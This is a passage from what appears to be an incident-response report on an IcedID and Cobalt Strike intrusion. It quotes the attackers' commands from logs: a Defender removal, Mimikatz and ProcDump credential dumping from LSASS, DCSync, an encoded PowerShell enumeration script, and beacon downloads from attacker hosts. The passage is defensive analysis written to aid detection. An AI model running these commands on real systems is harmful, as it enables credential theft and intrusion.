Logon ID: 0x3E6

Computer Account That Was Changed:
Security ID: S-1-5-21-2743254011-3096160060-3284746287-1001
Account Name: [redacted]$
Account Domain: [redacted]

Changed Attributes:
SAM Account Name: -
Display Name: -
User Principal Name: -
Home Directory: -
Home Drive: -
Script Path: -
Profile Path: -
User Workstations: -
Password Last Set: [redacted]
Account Expires: -
Primary Group ID: -
AllowedToDelegateTo: -
Old UAC Value: -
New UAC Value: -
User Account Control: -
User Parameters: -
SID History: -
Logon Hours: -
DNS Host Name: -
Service Principal Names: -

Additional Information:
Privileges: -

Defense Evasion

Mark-of-the-Web Bypass

The threat actors delivered the initial malware as a zip file, with the contents of a ISO file, which contained their payload to gain access to the target environment. These packages are designed to evade controls such as Mark-of-the-Web restrictions.

Windows Defender tampering

On one host, the threat actors ran the following command to try and clear the way for their activity, likely due to the difficulty the threat actors were having with beacons crashing.

```
powershell.exe Uninstall-WindowsFeature -Name Windows-Defender-GUI
```

This command was downloaded from a remote site to a file named pon!.txt and then executed locally.

```
logpresso> ie-downloads WebCacheV01.dat | fields _time, file_path, url | search file_path == "*pon*"
{"file_path":"C:\\Users\\                    \\Downloads\\pon!.txt","_time":"                    ","url":"https://drop1.dropmefile.com/dl/G0sQ3"}
logpresso>
```

Process injection

Multiple suspicious calls to the function CreateRemoteThread (Sysmon Event ID 8) were observed. This is a known behavior of Cobalt Strike and its function shinject, which can be used to inject a new beacon or a specific program to another process on the victim's computer.

SourceImage	TargetImage	StartFunction	StartModule	count
C:\ProgramData\lsass.exe	C:\Windows\SysWOW64\rundll32.exe	-	-	2
C:\ProgramData\lsass.exe	C:\Windows\System32\rundll32.exe	-	-	1
C:\Users\ \AppData\Local\Temp\Nigu.exe	C:\Windows\SysWOW64\rundll32.exe	-	-	1
C:\Users\ \AppData\Local\Temp\Nigu.exe	C:\Windows\System32\rundll32.exe	-	-	3
C:\Users\ \Downloads\lsass.exe	C:\Windows\System32\rundll32.exe	-	-	3
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\conhost.exe	-	-	1
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\rundll32.exe	-	-	2
C:\Windows\SysWOW64\cmd.exe	C:\Windows\System32\rundll32.exe	-	-	2
C:\Windows\SysWOW64\rundll32.exe	C:\Users\ \AppData\Local\Temp\Nigu.exe	-	-	1
C:\Windows\SysWOW64\rundll32.exe	C:\Windows\System32\rundll32.exe	-	-	5
C:\Windows\System32\regsvr32.exe	C:\Windows\System32\svchost.exe	-	-	2
C:\Windows\System32\regsvr32.exe	C:\Windows\System32\winlogon.exe	-	-	1
C:\Windows\System32\rundll32.exe	<unknown process>	-	-	1
C:\Windows\System32\rundll32.exe	C:\Users\installer\Downloads\lsass.exe	-	-	1
C:\Windows\System32\rundll32.exe	C:\Windows\System32\lsass.exe	-	-	2

As a result, we observed abnormal winlogon.exe process behavior; winlogon.exe performed DNS requests (Sysmon event ID 22) to a Cobalt Strike C2 domain guteyutu[.]com.


```
"EventData": {
  "Image": "C:\\Windows\\System32\\winlogon.exe",
  "ProcessGuid": "1EC010F0-74E8-6334-3009-000000000500",
  "ProcessId": 2220,
  "QueryName": "guteyutur.com",
  "QueryResults": "::ffff:45.66.151.109;",
  "QueryStatus": "0",
  "RuleName": "-",
  "User": "NT AUTHORITY\\SYSTEM",
```


The injection is also visible from memory dumps. Several hosts showed rundll32 processes exhibiting common process injection behavior, where the MZ file header is seen in the starting memory address in rundll32 processes with PAGE_EXECUTE_READWRITE permissions.

```
7032    rundll32.exe    0x5880000       0x58bdfff       VadS    PAGE_EXECUTE_READWRITE  62      1       Disabled
4d 5a 52 45 e8 00 00 00 MZRE....
00 5b 89 df 55 89 e5 81 .[..U...
c3 49 7c 00 00 ff d3 68 .I|....h
f0 b5 a2 56 68 04 00 00 ...Vh...
00 57 ff d0 00 00 00 00 .W......
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 f0 00 00 00 ........        4d 5a 52 45 e8 00 00 00 00 5b 89 df 55 89 e5 81 c3 49 7c 00 00 ff d3 68 f0 b5 a2 56 68 04 00 00 00 57 ff d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00
7032    rundll32.exe    0x5480000       0x587ffff       VadS    PAGE_EXECUTE_READWRITE  1024    1       Disabled
fc e8 1b 00 00 00 29 c2 ......).
9e f1 78 f7 49 ac a1 38 ..x.I..8
ac 5a 3a b3 1d f0 36 0b .Z:...6.
4a 03 db b5 59 18 63 91 J...Y.c.
7e eb 27 59 8b 29 83 c1 ~.'Y.)..
04 8b 39 31 ef 83 c1 04 ..91....
51 8b 31 31 ee 89 31 31 Q.11..11
f5 83 c1 04 83 ef 04 31 .......1        fc e8 1b 00 00 00 29 c2 9e f1 78 f7 49 ac a1 38 ac 5a 3a b3 1d f0 36 0b 4a 03 db b5 59 18 63 91 7e eb 27 59 8b 29 83 c1 04 8b 39 31 ef 83 c1 04 51
8b 31 31 ee 89 31 31 f5 83 c1 04 83 ef 04 31
```

Many of these beacons could also be detected in memory scanning with the Malpedia Cobalt Strike rule. A sample of a scanning run is displayed below:

Host	Process ID	Process Name	Command Line	Yara Rule
SERVERA	568	winlogon.exe	winlogon.exe	win_cobalt_strike_auto
SERVERA	4284	RuntimeBroker.exe	C:\Windows\System32\RuntimeBroker.exe -Embedding	win_cobalt_strike_auto
SERVERB	9936	rundll32.exe	C:\Windows\syswow64\rundll32.exe	win_cobalt_strike_auto
BEACHHEAD	996	svchost.exe	C:\Windows\system32\svchost.exe -k DcomLaunch -p -s LSM	win_cobalt_strike_auto
BEACHHEAD	1888	svchost.exe	C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s AudioEndpointBuilder	win_cobalt_strike_auto
BEACHHEAD	2220	winlogon.exe	winlogon.exe	win_cobalt_strike_auto
BEACHHEAD	7032	rundll32.exe	C:\Windows\syswow64\rundll32.exe	win_cobalt_strike_auto
SERVERC	3328	rundll32.exe	C:\Windows\syswow64\rundll32.exe	win_cobalt_strike_auto

Credential Access

Multiple tools and scripts were used to access and collect credentials from compromised hosts. There were several variants of Mimikatz in binary and PowerShell form:

```
"C:\ProgramData\mimikatz.exe"
"C:\ProgramData\mimikatz.exe.exe"
"C:\ProgramData\mimikatz_cryptovanniy.exe"
"C:\ProgramData\notepad.exe" "C:\ProgramData\katz.ps1
```

Commands used to collect credentials and export to text files stored in the C:\ProgramData folder included the following:

```
C:\Windows\system32\cmd.exe /C mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit" >> c:\prograı
C:\Windows\system32\cmd.exe /C mimikatz.exe privilege::debug sekurlsa::logonPasswords full samdump::hashes ex
C:\Windows\system32\cmd.exe powershell -ep bypass -C "import-module .\katz.ps1;Invoke-Katz" > mimi.txt
```

DCSync

Credentials were also dumped via DCSync using two compromised high privilege accounts. The activity was observed in Windows Security Event ID 4662, with known indicators including non-computer based account, an access mask of 0x100, and object IDs.

```
1131f6ad-9c07-11d1-f79f-00c04fc2dcd2 - DS-Replication-Get-Changes-All
1131f6aa-9c07-11d1-f79f-00c04fc2dcd2 - DS-Replication-Get-Changes
```

DCSync was observed across 12 events, with separate events for each object ID. It is likely the operator used the Cobalt Strike DCSync command, having observed them already enter this directly in the host OS command shell.

```
LogName=Security
EventCode=4662
EventType=0
ComputerName=[redacted]
SourceName=Microsoft Windows security auditing.
Type=Information
RecordNumber=431053
Keywords=Audit Success
TaskCategory=Directory Service Access
OpCode=Info
Message=An operation was performed on an object.

Subject :
        Security ID:            S-1-5-21-2743254011-3096160[redacted]-500
        Account Name:           [redacted]
        Account Domain:
        Logon ID:

Object:
        Object Server:          DS
        Object Type:            %{19195a5b-6da0-11d0-afd3-00c04fd930c9}
        Object Name:            %{02be800b-8461-4f27-8726-43bb9d5df3a3}
        Handle ID:              0x0

Operation:
        Operation Type:         Object Access
        Accesses:               Control Access

        Access Mask:            0x100
        Properties:             Control Access
                {1131f6ad-9c07-11d1-f79f-00c04fc2dcd2}
{19195a5b-6da0-11d0-afd3-00c04fd930c9}
```


Not Computer / User Account

For additional details, SpecterOps has an article covering the DCSync technique.

Code injection in LSASS

Multiple injections into the LSASS process were observed on multiple hosts.

Threat actors used the function CreateRemoteThread in order to inject malicious code in LSASS process to access credentials.



Process dump of the LSASS process was undertaken using the Sysinternals ProcDump utility:

```
Description: Sysinternals process dump utility
Product: ProcDump
Company: Sysinternals - www.sysinternals.com
OriginalFileName: procdump
CommandLine: c:\windows\temp\procdump64.exe -accepteula -ma lsass.exe fwtsqmfile00.dmp
```

This process was invoked by RunDLL32.exe which was an injected Cobalt Strike beacon reaching out to the command and control server at 111.90.143[.]191.

```
C:\Windows\SysWOW64\rundll32.exe
  → c:\windows\temp\procdump64.exe -accepteula -ma lsass.exe fwtsqmfile00.dmp
```

Discovery

Classic ransomware discovery stages

A number of familiar discovery techniques were utilized using various OS commands to discover information relating to the user, host, and network configuration. Standard time discovery, domain trust discovery, workstation configuration discovery, and use of the net command to discover standard accounts and groups were observed.

From the IcedID malware running via Rundll32, the following LOLBAS commands were observed:

```
rundll32 C:\Users\[REDACTED]\AppData\Local\Temp\easygoing.dat,#1
        → nltest /domain_trusts /all_trusts
        → nltest /domain_trusts
        → net view /all /domain
        → net view /all
        → net group "Domain Admins" /domain
        → cmd.exe /c chcp >&2
        → ipconfig /all
        → net config workstation
    → systeminfo
```

From Nigu.exe (Cobalt Strike beacon), the following LOLBAS commands were observed:

```
"C:\Users\[REDACTED]\AppData\Local\Temp\Nigu.exe"
        → C:\Windows\system32\cmd.exe /C net group "domain admins" /domain
        → C:\Windows\system32\cmd.exe /C net group "enterprise admins" /domain
        → C:\Windows\system32\cmd.exe /C net time
        → C:\Windows\system32\cmd.exe /C net user [REDACTED] /domain
```

Discovery commands observed from other Cobalt Strike beacons using LOLBAS included:

```
systeminfo
netstat -anop tcp
cmd.exe /C echo %%temp%%
cmd.exe /C hostname
cmd.exe /C nslookup hostname
```

RSAT installation to enumerate domain computers properties

Following the first discovery stage, the threat actor installed RSAT (Remote Server Administration Tools) on the beachhead host, which contains the ActiveDirectory PowerShell Module.

```
rundll32.exe
        → C:\Windows\system32\cmd.exe /C powershell.exe Add-WindowsCapability –online –Name “Rsat.ActiveDire
    → C:\Windows\system32\cmd.exe /C powershell.exe Import-Module ActiveDirectory
```

One interesting fact to notice, the threat actors had to consult the help menu of Get-ADComputer and Export-CSV using Get-Help.

```
rundll32.exe
    → C:\Windows\system32\cmd.exe /C powershell.exe Get-Help Export-CSV
        → C:\Windows\system32\cmd.exe /C powershell.exe Get-Help Get-ADComputer
```

Domain computers’ properties were then enumerated using the Get-ADComputer. PowerShell cmdlet and names were exported in a CSV file named ADComputers.csv.

```
        → C:\Windows\system32\cmd.exe /C powershell.exe Get-ADComputer -Filter * -Properties * | Export-CSV "
        → C:\Windows\system32\cmd.exe /C powershell.exe Get-ADComputer -Filter * -Properties * | Export-CSV -
        → C:\Windows\system32\cmd.exe /C powershell.exe Get-ADComputer -Filter * -Properties * | Export-csv (
        → C:\Windows\system32\cmd.exe /C powershell.exe Get-ADComputer -Identity [REDACTED] -Properties *

        → C:\Windows\system32\cmd.exe /C powershell.exe get-ADcomputer -Filter * | Where-Object {$a=$_.name;
```

In addition, threat actors searched for Active Directory related DLLs in other directories:

```
C:\Windows\system32\cmd.exe /C dir /s *file/ Microsoft.ActiveDirectory.Management.dll
C:\Windows\system32\cmd.exe /C where /r C:\Windows\WinSxS\ *Microsoft.ActiveDirectory.Management.dll*
```

Hands on keyboard!

We observed mistakes made by the threat actors during hands-on keyboard activities, these included typos and incorrect use of commands. An example of an incorrect named command was nslook up (should have been nslookup) that also incorrectly passed the username, instead of the host name.

```
C:\Windows\system32\cmd.exe /C nslook up [REDACTED]
C:\Windows\system32\cmd.exe /C nslookup USERFirstName UserLastName
```

Another example, the misspelling of administrators:

```
net group administartors /domain
```

Further examples included typos of commands:

```
C:\Windows\system32\cmd.exe /C net ttime
```

Other operator errors observed included the use of Cobalt Strike commands being passed as a parameter instead of a beacon task.

```
CommandLine: C:\Windows\system32\cmd.exe /C dcsync
CurrentDirectory: C:\Users\[redacted]\Downloads\
```

The use of DCSync is documented in a previous TheDFIRReport titled ‘Cobalt Strike, a Defender’s Guide

During AD enumeration, the operator made use of the PowerShell Get-help cmdlet to troubleshoot the following:

```
powershell.exe Get-Help Export-CSV
powershell.exe Get-Help Get-ADComputer
```

Two file sharing web sites were used to access files, these were dropmefiles[.]com and file[.]io. Both of these services were accessed on day two from one Domain Controller on the network, with file downloads relating to tooling/scripts. On day three, a second Domain Controller was observed accessing the dropmefiles[.]com domain.

Reviewing the WebCacheV01.dat on the domain controllers, reveals more details on the sites loaded, including the files that where downloaded from those sites:

```
logpresso> ie-visits WebCacheV01.dat | eval domain = valueof(split(url, "/"), 2) | search len(domain) > 0 | stats count by domain | sort -count
{"domain":"dropmefiles.com","count":5}
{"domain":"www.bing.com","count":4}
{"domain":"googleads.g.doubleclick.net","count":3}
{"domain":"login.live.com","count":2}
{"domain":"ssum-sec.casalemedia.com","count":2}
{"domain":"tpc.googlesyndication.com","count":2}
{"domain":"www.file.io","count":2}
{"domain":"www.google.com","count":2}
```

```
logpresso> ie-downloads WebCacheV01.dat | fields _time, file_path, url
{"file_path":"C:\\Users\                    \\Downloads\\lsasss.exe","_time":"                    ","url":"http://199.127.60.117/download/lsasss.exe"}
{"file_path":"C:\\Users\                    \\Downloads\\pon!.txt","_time":"                    ","url":"https://drop1.dropmefile.com/dl/G0sQ3"}
```


```
logpresso> ie-visits WebCacheV01.dat | eval domain = valueof(split(url, "/"), 2) | search len(domain) > 0 | stats count by domain | sort -count
{"domain":"support.microsoft.com","count":12}
{"domain":"dropmefiles.com","count":4}
{"domain":"www.bing.com","count":4}
{"domain":"login.live.com","count":3}
{"domain":"login.microsoftonline.com","count":2}
{"domain":"www.google.com","count":2}
{"domain":"C:\\Windows\\System32\\gppref.dll","count":1}
{"domain":"C:\\Windows\\system32\\mmcndmgr.dll","count":1}
{"domain":"b085ccecbc584c368cc19c44da6cc257.safeframe.googlesyndication.com","count":1}
{"domain":"go.microsoft.com","count":1}
{"domain":"iesetup.dll","count":1}
{"domain":"mem.gfx.ms","count":1}
{"domain":"tpc.googlesyndication.com","count":1}
logpresso> ie-downloads WebCacheV01.dat | fields _time, file_path, url
{"file_path":"C:\\Users\\          \\Downloads\\New Text Document.txt","_time":"                    ","url":"https://drop5.dmf.link/dl/hCSH9"}
{"file_path":"C:\\Users\\          \\Downloads\\lsass.dll","_time":"                    ","url":"http://199.127.60.117/download/lsass.dll"}
```

The threat actors downloaded the lsass.exe beacon from their attacker hosted infrastructure at 199.127.60[.]117.

In addition, the threat actors also used Internet Explorer on the domain controller to search Bing.


user.name	process.command_line	process.name	process.parent.name
Administrator	"C:\Program Files\Internet Explorer\iexplore.exe" http://www.bing.com/search?q=Quick+accessc%%3A%%5Cprogramdata&FORM=IE8SRC	iexplore.exe	explorer.exe

This is quite unusual to search directly on the victim’s browser. The current search results point to how to change the hidden view attribute in file explorer in reference to the ProgramData folder.



Share discovery with Invoke-ShareFinder

Other tools observed in use, included Invoke-ShareFinder, this is a common tool that we frequently encountered in cases for enumerating network shares and identifying data and potential targets. We have a detailed report covering Invoke-ShareFinder. In this case, there is a clear indication that the operator launched the Invoke-ShareFinder command via Cobalt Strike, as observed in Event ID 800:



Windows Security Logs discovery

Once the threat actors had achieved privilege escalation by compromising administrator accounts, an unusual, but interesting discovery technique was observed as seen below.

```
C:\Windows\system32\cmd.exe /C powershell.exe -c "get-eventlog 'Security' | where {$_.Message -like '[redacted] -AND 'Source Network Address'} | export-csv c:\windows\temp\events_[redacted].txt"
```

```
C:\Windows\system32\cmd.exe /C powershell -c "get-eventlog 'Security' | where {$_.Message -like '*<REDACTED>*
```

Executing this query would return all events in the Security log that references the specified account and with a source network address. Events returned would include process creation, logins, etc.

Its likely that this discovery technique forms an extension of T1033 – System Owner/User Discovery, where the threat actor was leveraging this data source to understand the account pattern of life, any indicators from compromise, and to potentially blend in adversary activities.

Base64 for the win

Other discovery activities observed included a domain host discovery script via PowerShell. This was double base64 encoded.

```
CommandLine: powershell -nop -exec bypass -EncodedCommand LQBlACAASgBBAEIAbgBBAEcAUQBBAEkAQQBBADkAQQ
BDAEEAQQBXAHcAQgBUAEEASABrAEEAYwB3AEIAMABBAEcAVQBBAGIAUQBBAHUAQQBFAFEAQQBhAFEAQgB5AEEARwBVAEEAWQB3AE
IAMABBAEcAOABBAGMAZwBCADUAQQBIAE0AQQBaAFEAQgB5AEEASABZAEEAYQBRAEIAagBBAEcAVQBBAGMAdwBBAHUAQQBFAEUAQQ
BZAHcAQgAwAEEARwBrAEEAZABnAEIAbABBAEcAUQBBAGEAUQBCAHkAQQBHAFUAQQBZAHcAQgAwAEEARwA4AEEAYwBnAEIANQBBAE
MANABBAFIAQQBCAHYAQQBHADAAQQBZAFEAQgBwAEEARwA0AEEAWABRAEEANgBBAEQAbwBBAFIAdwBCAGwAQQBIAFEAQQBRAHcAQg
AxAEEASABJAEEAYwBnAEIAbABBAEcANABBAGQAQQBCAEUAQQBHADgAQQBiAFEAQgBoAEEARwBrAEEAYgBnAEEAbwBBAEMAawBBAE
kAQQBBAE4AQQBBAG8AQQBKAEEAQgBuAEEARwBRAEEASQBBAEIAOABBAEMAQQBBAFIAZwBCAHYAQQBIAEkAQQBSAFEAQgBoAEEARw
BNAEEAYQBBAEEAdABBAEUAOABBAFkAZwBCAHEAQQBHAFUAQQBZAHcAQgAwAEEAQwBBAEEAZQB3AEEAawBBAEYAOABBAEwAZwBCAE
UAQQBHADgAQQBiAFEAQgBoAEEARwBrAEEAYgBnAEIARABBAEcAOABBAGIAZwBCADAAQQBIAEkAQQBiAHcAQgBzAEEARwB3AEEAWg
BRAEIAeQBBAEgATQBBAGYAUQBCADgAQQBBADAAQQBDAGcAQgBHAEEARwA4AEEAYwBnAEIARgBBAEcARQBBAFkAdwBCAG8AQQBDAD
AAQQBUAHcAQgBpAEEARwBvAEEAWgBRAEIAagBBAEgAUQBBAEkAQQBCADcAQQBBADAAQQBDAGcAQQBrAEEARwBnAEEAUgBRAEIAdQ
BBAEgAUQBBAGMAZwBCADUAQQBEADAAQQBJAEEAQgBiAEEARgBNAEEAZQBRAEIAegBBAEgAUQBBAFoAUQBCAHQAQQBDADQAQQBUAG
cAQgBsAEEASABRAEEATABnAEIARQBBAEcANABBAGMAdwBCAGQAQQBEAG8AQQBPAGcAQgBIAEEARwBVAEEAZABBAEIASQBBAEcAOA
BBAGMAdwBCADAAQQBFAEkAQQBlAFEAQgBPAEEARwBFAEEAYgBRAEIAbABBAEMAZwBBAEoAQQBCAGYAQQBDADQAQQBUAGcAQgBoAE
EARwAwAEEAWgBRAEEAcABBAEEAMABBAEMAZwBCAE8AQQBHAFUAQQBkAHcAQQB0AEEARQA4AEEAWQBnAEIAcQBBAEcAVQBBAFkAdw
BCADAAQQBDAEEAQQBMAFEAQgBVAEEASABrAEEAYwBBAEIAbABBAEUANABBAFkAUQBCAHQAQQBHAFUAQQBJAEEAQgBRAEEARgBNAE
EAVAB3AEIAaQBBAEcAbwBBAFoAUQBCAGoAQQBIAFEAQQBJAEEAQQB0AEEARgBBAEEAYwBnAEIAdgBBAEgAQQBBAFoAUQBCAHkAQQ
BIAFEAQQBlAFEAQQBnAEEARQBBAEEAZQB3AEEATgBBAEEAbwBBAFQAZwBCAGgAQQBHADAAQQBaAFEAQQBnAEEARAAwAEEASQBBAE
EAawBBAEYAOABBAEwAZwBCAE8AQQBHAEUAQQBiAFEAQgBsAEEAQQAwAEEAQwBnAEIASgBBAEYAQQBBAFEAUQBCAGsAQQBHAFEAQQ
BjAGcAQgBsAEEASABNAEEAYwB3AEEAZwBBAEQAMABBAEkAQQBBAGsAQQBHAGcAQQBSAFEAQgB1AEEASABRAEEAYwBnAEIANQBBAE
MANABBAFEAUQBCAGsAQQBHAFEAQQBjAGcAQgBsAEEASABNAEEAYwB3AEIATQBBAEcAawBBAGMAdwBCADAAQQBGAHMAQQBNAEEAQg
BkAEEAQwA0AEEAUwBRAEIAUQBBAEUARQBBAFoAQQBCAGsAQQBIAEkAQQBaAFEAQgB6AEEASABNAEEAVgBBAEIAdgBBAEYATQBBAG
QAQQBCAHkAQQBHAGsAQQBiAGcAQgBuAEEAQQAwAEEAQwBnAEIAOQBBAEEAMABBAEMAZwBCADkAQQBIAHcAQQBaAGcAQgAwAEEAQQ
A9AD0A
```

Decoding this revealed another PowerShell Base64 encoded string:

```
-e
JABnAGQAIAA9ACAAWwBTAHkAcwB0AGUAbQAuAEQAaQByAGUAYwB0AG8AcgB5AHMAZQByAHYAaQB
jAGUAcwAuAEEAYwB0AGkAdgBlAGQAaQByAGUAYwB0AG8AcgB5AC4ARABvAG0AYQBpAG4AXQA6AD
oARwBlAHQAQwB1AHIAcgBlAG4AdABEAG8AbQBhAGkAbgAoACkAIAANAAoAJABnAGQAIAB8ACAAR
gBvAHIARQBhAGMAaAAtAE8AYgBqAGUAYwB0ACAAewAkAF8ALgBEAG8AbQBhAGkAbgBDAG8AbgB0
AHIAbwBsAGwAZQByAHMAfQB8AA0ACgBGAG8AcgBFAGEAYwBoAC0ATwBiAGoAZQBjAHQAIAB7AA0
ACgAkAGgARQBuAHQAcgB5AD0AIABbAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBEAG4AcwBdADoAOg
BHAGUAdABIAG8AcwB0AEIAeQBOAGEAbQBlACgAJABfAC4ATgBhAG0AZQApAA0ACgBOAGUAdwAtA
E8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABQAFMATwBiAGoAZQBjAHQAIAAtAFAA
cgBvAHAAZQByAHQAeQAgAEAAewANAAoATgBhAG0AZQAgAD0AIAAkAF8ALgBOAGEAbQBlAA0ACgB
JAFAAQQBkAGQAcgBlAHMAcwAgAD0AIAAkAGgARQBuAHQAcgB5AC4AQQBkAGQAcgBlAHMAcwBMAG
kAcwB0AFsAMABdAC4ASQBQAEEAZABkAHIAZQBzAHMAVABvAFMAdAByAGkAbgBnAA0ACgB9AA0AC
gB9AHwAZgB0AA==
```

The -e is short for -EncodedCommand. The base64 encoding starts with JAB that is a common pattern for UTF-16 starting with $. Refer to the Base64 cheatsheet by Forian Roth here.

There are many different variations of EncodedCommand, with shorthand and aliases available. Unit42 (PaloAlto) provides a good article on trends and observations of PowerShell encoded commands:

Decoding this again using CyberChef shows the resulting PowerShell script:

```
$gd = [System.Directoryservices.Activedirectory.Domain]::GetCurrentDomain()
$gd | ForEach-Object {$_.DomainControllers}|
ForEach-Object {
$hEntry= [System.Net.Dns]::GetHostByName($_.Name)
New-Object -TypeName PSObject -Property @{
Name = $_.Name
IPAddress = $hEntry.AddressList[0].IPAddressToString
}
}|ft
```

More tools dropped by threat actors

Other binaries and scripts were dropped onto one endpoint:

Image	TargetFilename
C:\Windows\SysWOW64\rundll32.exe	C:\Windows\Temp\nsserv.bat
C:\Windows\SysWOW64\rundll32.exe	C:\Windows\Temp\ns.bat
C:\Windows\SysWOW64\rundll32.exe	C:\Windows\Temp\lowsound.bat
C:\Windows\SysWOW64\rundll32.exe	C:\Windows\Temp\procdump64.exe
C:\Windows\SysWOW64\rundll32.exe	C:\Windows\Temp\laZagne.exe
C:\Windows\SysWOW64\rundll32.exe	C:\Users[redacted]\Downloads\sns.bat
C:\Windows\SysWOW64\rundll32.exe	C:\ProgramData\ShareFinder.ps1
C:\Windows\SysWOW64\rundll32.exe	C:\ProgramData\beaconM-1664297797-T0B9Z_32-cr.exe

The ns.bat file contained thousands of nslookup commands with a corresponding hostname from the network, with output appended to a ns.txt file.

```
nslookup [redacted] >> ns.txt
nslookup [redacted] >> ns.txt
nslookup [redacted] >> ns.txt
nslookup [redacted] >> ns.txt
nslookup [redacted] >> ns.txt
nslookup [redacted] >> ns.txt
nslookup [redacted] >> ns.txt
nslookup [redacted] >> ns.txt
nslookup [redacted] >> ns.txt
nslookup [redacted] >> ns.txt
nslookup [redacted] >> ns.txt
nslookup [redacted] >> ns.txt
nslookup [redacted] >> ns.txt
nslookup [redacted] >> ns.txt
nslookup [redacted] >> ns.txt
nslookup [redacted] >> ns.txt
nslookup [redacted] >> ns.txt
nslookup [redacted] >> ns.txt
```

ADGet


An Active Directory collection tool named ADGet was dropped into a user's temp folder and executed with an output filename argument. No file meta data is provided. Its a simple to use tool, the application is invoked from the command line and passes an output file name to save enumerated AD objects.

```
FileVersion: -
Description: -
Product: -
Company: -
OriginalFileName: -
CommandLine: adget.exe  ad.zip
CurrentDirectory: C:\Users[redacted]AppData\Local\Temp\
```

